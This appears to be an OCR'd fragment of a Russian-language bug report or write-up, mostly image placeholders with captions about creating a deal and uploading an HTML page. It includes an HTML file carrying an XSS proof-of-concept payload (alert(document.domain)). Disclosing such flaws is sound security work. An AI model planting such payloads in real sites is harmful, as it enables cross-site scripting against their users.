
Сделка создана

Today at 19:44 · qwe


Загрузить html страничку?

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<script>alert(document.domain)</script>
</body>
</html>
```


Загрузить html страничку?




Загрузить html страничку?



Открыть ее?

